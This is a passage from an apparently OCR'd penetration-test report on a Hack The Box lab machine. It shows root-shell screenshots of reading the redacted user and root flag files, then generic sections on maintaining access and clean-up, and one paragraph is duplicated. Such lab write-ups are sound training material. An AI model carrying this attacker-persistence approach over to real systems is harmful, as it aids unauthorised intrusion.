
User



```
root@writeup:/#
root@writeup:/# cat /home/jkr/user.txt
cat /home/jkr/user.txt
aba[redacted]39
root@writeup:/#
```

Figure 3.13: writeup/images/265-user.txt.png

Root



```
root@writeup:/#
root@writeup:/# cat /root/root.txt
cat /root/root.txt
3e[redacted]2e
root@writeup:/#
```

Figure 3.14: writeup/images/270-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.